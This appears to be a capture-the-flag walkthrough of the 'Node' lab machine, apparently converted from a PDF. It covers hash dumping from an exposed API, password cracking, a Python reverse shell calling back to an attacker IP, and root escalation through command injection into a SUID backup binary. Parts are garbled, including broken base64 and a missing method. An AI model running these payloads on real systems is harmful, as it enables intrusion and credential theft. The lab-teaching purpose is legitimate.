

Node :




Enumeration :

Runing an Nmap scan return those result.

```
root@kali:~# nmap -A -p- 10.10.10.58
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-31 08:03 EDT
Nmap scan report for 10.10.10.58
Host is up (0.023s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
|_   256  6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
|_   256  d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
3000/tcp  open  hadoop-tasktracker Apache Hadoop
|_ hadoop-datanode-info:
|_   Logs: /login
|_ hadoop-tasktracker-info:
|_   Logs: /login
|_ http-title: MyPlace
```


Browsing port 3000 show this main page.



Reading source code show some js files.

```
<script type="text/javascript" src="vendor/jquery/jquery.min.js"></script>
<script type="text/javascript" src="vendor/bootstrap/js/bootstrap.min.js"></script>
<script type="text/javascript" src="vendor/angular/angular.min.js"></script>
<script type="text/javascript" src="vendor/angular/angular-route.min.js"></script>
<script type="text/javascript" src="assets/js/app/app.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/home.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/login.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/admin.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/profile.js"></script>
<script type="text/javascript" src="assets/js/misc/freelancer.min.js"></script>
```


Reading content of « home.js » give us a path for read users information.



```
var controllers = angular.module('controllers');

controllers.controller('HomeCtrl', function ($scope, $http) {
  $http.get('/api/users/latest').then(function (res) {
    $scope.users = res.data;
  });
});
```


Browsing « http://10.10.10.58:3000/api/users/ » return those users information.




```
JSON Raw Data Headers
Save Copy
0:
  _id: "59a7365b98aa325cc03ee51c"
  username: "myP14ceAdm1nAcc0uNT"
  password: "dffcf504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af"
  is_admin: true
1:
  _id: "59a7368398aa325cc03ee51d"
  username: "tom"
  password: "f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240"
  is_admin: false
2:
  _id: "59a7368e98aa325cc03ee51e"
  username: "mark"
  password: "de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73"
  is_admin: false
3:
  _id: "59aa9781cced6f1d1490fce9"
  username: "rastating"
  password: "5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0"
  is_admin: false
```

Exploitation :


We got username and password of admin, and three other users. Save the hashes to a file.



Running hash-identifier for found wich type of cipher it is return its SHA-256.



Now we know the hashes format, we can crack them with john using the parameter « --format=Raw-SHA256 ».



Now we got credentials, back to main page of port 3000 and go to the login page.

LOGIN



Login

Once logged as admin, we found this message.

WELCOME BACK, MYP14CEADMINACCOUNT



Download Backup

Press on « Download Backup ». Reading his content show it seem to be a base64.

```
root@kali:~/Downloads# cat myplace.backup
UESDBAoAAAAAAHtvI0sAAAAAAAAAAAAAAAAQAABwAdmFyL3d3dy9teXBsYWNlL1VUCQADyfyRWUhsal11
eAsAAQAAAAABAAAAABQSwMEFAAJAAGARQEiS0x97zc0EQAAEFMAACEAHAB2YXIvd3d3L215cGxhY2Uv
cGFja2FnZS1sb2NrLmpzb25VVAkAA9HoqVLL/8pZdXgLAEEAAAAAAAAQAAAAAqbAWTqL9Y8ptqfeEzhz2
6cE/uqKw1RGrL4XURSaP2oHbKJU7kytMz10gkNVEm4d/yAKFkIX68NHBwNlaP2VNY5STn5X/dQ5Wm+i7
+bz+Dl54Ubpz+gNzjL1BdEBF/S0knFEcChNCwLYQNw6+7vFqrHLF8a0LwZSaRLZioiGxxKLL3S0nuhET
nJP30ttjEgzDGtN4FoIYq/GzSvfGzctVBEyjhVSI+txVqonGk6gUItcZtmZYL3v+jJVQ2x0TWu0tk/Y
koxdEWS16csqm+Fqmcily6u9wZPaBkwXoCrH6hixdNleq/OnHHnylunTY80Tr8ABfQZZcP08/a6vPwVE
Q6vHt/1ulr/m++DLFpAFkn9ksij/YsdD0vvQc++yCkUY0sbtCsLu6aJxJX52timmasYleAmopnoJI4aE
Wdlbz5RFyhCVc5p2XHH1JCUXGVKNLY5kCkdHBTHEYiGnEmRQpnon/CCZmKGYBmphzocRXtR8YTQwGT1M
rwhxbAGhj28hs+/zildbw1RB+Loic9xyxef40nmjPgc30TbFbZMuK0h2Vo+CWYkcrS5gAgRJHysmIVM3
ufYtUdYXVkaNYfEWVpaikhMSir8uzt7ab7/UEuytV93oxI1H9sqjtjRS5JNXZT1Wh88sf5faBxzisHkaF
WUKG+94yk9s4YLwCDgNNJhF08l6rIbWysBHT1fFTjZoSk2f+pHpgVmBIR6vFt7BlhRhD4N6VyK2r7cHf
EEChTwMg/(p2VtZ937uyv1e8ib8xELi/MrPv0g0iVPYXkvpz16+isk/26i0fiAcr1+/T3biBK52wT86SD
```

Decode the base64 to an output file.

```
root@kali:~/Downloads# base64 -d myplace.backup > decrypted
```


Then use file against our « decrypted » output file for see wich type of file it is.

```
root@kali:~/Downloads# file decrypted
decrypted: Zip archive data, at least v1.0 to extract
```

It's a Zip archive, trying to extract it ask for a password.

```
root@kali:~/Downloads# unzip decrypted
Archive:  decrypted
  creating: var/www/myplace/
[decrypted] var/www/myplace/package-lock.json password:
  skipping: var/www/myplace/package-lock.json  incorrect password
```


Cracking it with « fcrackzip » tool give us the password.

```
root@kali:~/Downloads# fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt decrypted

PASSWORD FOUND!!!!: pw == magicword
```

Extract the zip archive once again with « magicword » as password.

It give us the content of « /var/www/myplace ».



Into « app.js » file, we found a mango username and password.

```
const url      = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
const backup_key = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
```

Username = mark

Password = 5AYRft73VtFpc84k

Trying to connect to ssh with those credentials worked.

[illegible]

We got ssh shell as « mark » user. There is three user on the home directory, and Tom is the one who have the user flag.

```
mark@node:~/home$ ls
frank  mark  tom
```

```
mark@node:/home/tom$ ls
user.txt
mark@node:/home/tom$ cat user.txt
cat: user.txt: Permission denied
```

Privilege Escalation (to user tom) :

Listing « Tom » process show two process.

```
mark@node:/home/tom$ ps -aux | grep tom
tom      1225   0.0   5.7 1008568 43616 ?        Ssl  02:34   0:08 /usr/bin/node /var/scheduler/app.js
tom      1227   0.0   7.1 1027180 54540 ?        Ssl  02:34   0:08 /usr/bin/node /var/www/myplace/app.js
mark     16183  0.0   0.1  14228   988 pts/0    S+   14:02   0:00 grep --color=auto tom
```

Reading « /var/www/myplace/app.js » will be usefull for root part. Reading content of the « /var/scheduler/app.js » show this content.

```
mark@node:~$ cat /var/scheduler/app.js
const exec      = require('child_process').exec;
const MongoClient = require('mongodb').MongoClient;
const ObjectId   = require('mongodb').ObjectId;
const url       = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authMechanism=DEFAULT&authSource=scheduler';

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }

  setInterval(function () {
    db.collection('tasks').find().toArray(function (error, docs) {
      if (!error && docs) {
        docs.forEach(function (doc) {
          if (doc) {
            console.log('Executing task ' + doc._id + '...');
            exec(doc.cmd);
            db.collection('tasks').deleteOne({ _id: new ObjectId(doc._id) });
          }
        });
      }
      else if (error) {
        console.log('Something went wrong: ' + error);
      }
    });
  }, 30000);
});
```

So we see that script connects to a mongodb database named « scheduler », then it search documents into a colleection named « tasks » and execute the « cmd » field.

Let's try to make a python reverse shell into the box and then connect to mango db and run our payload.

First we need to create the python reverse shell with the help of pentest monkey.

Source : <http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

```
mark@node:/tmp$ echo '#!/usr/bin/python2
> import socket,subprocess,os
> s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
> s.connect(("10.10.14.17",4444))
> os.dup2(s.fileno(),0)
> os.dup2(s.fileno(),1)
> os.dup2(s.fileno(),2)
> p=subprocess.call(["/bin/sh","-i"])' > /tmp/shell.py
mark@node:/tmp$ chmod +x /tmp/shell.py
mark@node:/tmp$ ls
mongodb-27017.sock  shell.py  systemd-private-b3cfa9a4a12
```

Start a netcat listener.

```
root@kali:~# nc -nvlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

Then connect to mongodb and add a collection with the command we want tom execute.

```
mark@node:/tmp$ mongo localhost:27017/scheduler -u mark -p 5AYRft73VtFpc84k
MongoDB shell version: 3.2.16
connecting to: localhost:27017/scheduler
> db.tasks.insertOne({cmd: "/usr/bin/python2 /tmp/shell.py"});
{
  "acknowledged" : true,
  "insertedId" : ObjectId("5d6a735767815927f7850ade")
}
```

Wait a moment and a tom shell will pop into our netcat listener.

```
root@kali:~# nc -nvlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.58.
Ncat: Connection from 10.10.10.58:54798.
/bin/sh: 0: can't access tty; job control turned off
$ whoami
tom
```

Upgrade netcat shell, by import pty with python, then close the shell with CTRL+Z, type « stty -raw echo » then type « fg » and press enter two time.

```
$ python2 -c 'import pty;pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

tom@node:/$ ^Z
[1]+  Stoppé                  nc -nvlp 4444
root@kali:~# stty -raw echo
root@kali:~# fg
nc -nvlp 4444

tom@node:/$ █
```

Take user flag.

```
tom@node:~$ ls
ls
user.txt
tom@node:~$ cat user.txt
cat user.txt
e1156acc3574e04b06908ecf76be91b1
```

User.txt = e1156acc3574e04b06908ecf76be91b1

Privilege Escalation (to root) :

Listing suid show us a strange binary « /usr/local/bin/backup ».

```
tom@node:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/local/bin/backup
/usr/bin/chfn
```

Running ls -la at the location of « backup » binary show its owned by root and admin groups. With luck tom is part of admin group.

```
tom@node:/usr/local/bin$ ls -la
ls -la
total 28
drwxr-xr-x  2 root root  4096 Sep  3  2017 .
drwxr-xr-x 10 root root  4096 Aug 29  2017 ..
-rwsr-xr--  1 root admin 16484 Sep  3  2017 backup
tom@node:/usr/local/bin$ groups
groups
tom adm cdrom sudo dip plugdev lpadmin sambashare admin
```

Remember, i said before, reading « /var/www/myplace/app.js » will be usefull for root part. So let's read it, on it we found two interesting line.

```
const backup_key = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
```

```
var proc = spawn('/usr/local/bin/backup', ['-q', backup_key, __dirname]);
```

So we learn how to use the backup binary, we run it with those parameter.

**./backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474
<directory_name_to_encrypt> <output>**

Running ltrace on it show us, the binary will zip a directory with the password « magicword » and then encode as base64 the directory. But we notice too there is many restriction who use strchr() or strstr(). We see too it open a file « /etc/myplace/keys ».

```
tom@node:/usr/local/bin$ ltrace ./backup test test test
ltrace ./backup test test test
__libc_start_main(0x80489fd, 4, 0xffff79fe4, 0x80492c0 <unfinished ...>
geteuid() = 1000
setuid(1000) = 0
strcmp("test", "-q") = 1
```

```

)      = 82
strncpy(0xffff79ea8, "test", 100)      = 0xffff79ea8
strcpy(0xffff79e91, "/")      = 0xffff79e91
strcpy(0xffff79e9d, "/")      = 0xffff79e9d
strcpy(0xffff79e27, "/e")      = 0xffff79e27
strcat("/e", "tc")      = "/etc"
strcat("/etc", "/m")      = "/etc/m"
strcat("/etc/m", "yp")      = "/etc/my"
strcat("/etc/my", "la")      = "/etc/mypla"
strcat("/etc/mypla", "ce")      = "/etc/myplace"
strcat("/etc/myplace", "/k")      = "/etc/myplace/k"
strcat("/etc/myplace/k", "ey")      = "/etc/myplace/key"
strcat("/etc/myplace/key", "s")      = "/etc/myplace/keys"
fopen("/etc/myplace/keys", "r")      = 0x9fbf410
fgets("a01a6aa5aaf1d7729f35c8278daae30f"... , 1000, 0x9fbf410) = 0xffff79a3f
strcspn("a01a6aa5aaf1d7729f35c8278daae30f"... , "\n") = 64
strcmp("test", "a01a6aa5aaf1d7729f35c8278daae30f"... ) = 1
fgets("45fac180e9eee72f4fd2d9386ea7033e"... , 1000, 0x9fbf410) = 0xffff79a3f
strcspn("45fac180e9eee72f4fd2d9386ea7033e"... , "\n") = 64
strcmp("test", "45fac180e9eee72f4fd2d9386ea7033e"... ) = 1
fgets("3de811f4ab2b7543eaf45df611c2dd25"... , 1000, 0x9fbf410) = 0xffff79a3f
strcspn("3de811f4ab2b7543eaf45df611c2dd25"... , "\n") = 64
strcmp("test", "3de811f4ab2b7543eaf45df611c2dd25"... ) = 1
fgets("\n", 1000, 0x9fbf410)      = 0xffff79a3f
strcspn("\n", "\n")      = 0
strcmp("test", "")      = 1
fgets(nil, 1000, 0x9fbf410)      = 0
strcpy(0xffff78a78, "Ah-ah-ah! You didn't say the mag"... ) = 0xffff78a78
printf(" %s[!]%s %s\n", "\033[33m", "\033[37m", "Ah-ah-ah! You didn't say the mag

```

We can evade those restriction with many method.

Method 1 : With a symbolic link.

```

tom@node:/usr/local/bin$ mkdir /tmp/volken
mkdir /tmp/volken
tom@node:/usr/local/bin$ ln -s /root/root.txt /tmp/volken/flag
ln -s /root/root.txt /tmp/volken/flag

```

Run the tool with this parameter

```

./backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474
/tmp/volken/flag

```

We got a base64 output, decode it to an output zip file on your kali. Then extract the zip with « magicword » as password and we got root flag.

```

root@kali:~# echo 'UESDBAoACQAAANR9I0vyjjdALQAAACEAAAAPABwAdG1wL3ZvbGt1bi9mbGFnVWQJAAPQFaxZSgDLWXV4CwABBAAAAA
AEAAAAA0pqdReWg9idFPxIlzZKuQe4qpmocdwsSpZC2p37+CpqwXFhK/un6UtodTA/5FBLBwjyjjdALQAAACEAAAABQSwEChGMKAaKAAADUfSN
L8o43QC0AAAAhAAAAADwYAAAAAABAAAAoIEAAAAAdG1wL3ZvbGt1bi9mbGFnVWQJAAPQFaxZxgLAEEEEAAAAAQAAAAUESFBgAAAAABAAEA
VQAAAIYAAAAA== ' | base64 -d > output.zip
root@kali:~# unzip output.zip
Archive: output.zip
[output.zip] tmp/volken/flag password:
  extracting: tmp/volken/flag
root@kali:~# cd tmp/volken/
root@kali:~/tmp/volken# ls
flag
root@kali:~/tmp/volken# cat flag
1722e99ca5f353b362556a62bd5e6be0

```

Root.txt = 1722e99ca5f353b362556a62bd5e6be0

Repeate the same step than Methode 1 for decode the flag.

Methode 3 : With command line injection

```
./backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "$  
(printf "\n/bin/sh\necho OK")"
```

```
tom@node:/usr/local/bin$ ./backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "$(printf '\n/bin/sh\necho OK')"
```

```
<fc3d98a8d0230167104d474 "$ (printf '\n/bin/sh\necho OK')"
```

```
zip error: Nothing to do! (/tmp/.backup_501845255)
```

```
# whoami
```

```
whoami
```

```
root
```

Or

```
./backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 '$'\n
/bin/sh \n echo OK'
```

```
tom@node:/usr/local/bin$ ./backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 '$\n /bin/sh \n
echo OK'
<f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 '$\n /bin/sh \n echo OK'

zip error: Nothing to do! (/tmp/.backup_421185966)
# whoami
whoami
root
```

Bonus :

Running dirbuster against port 3000 show us a troll face as error.

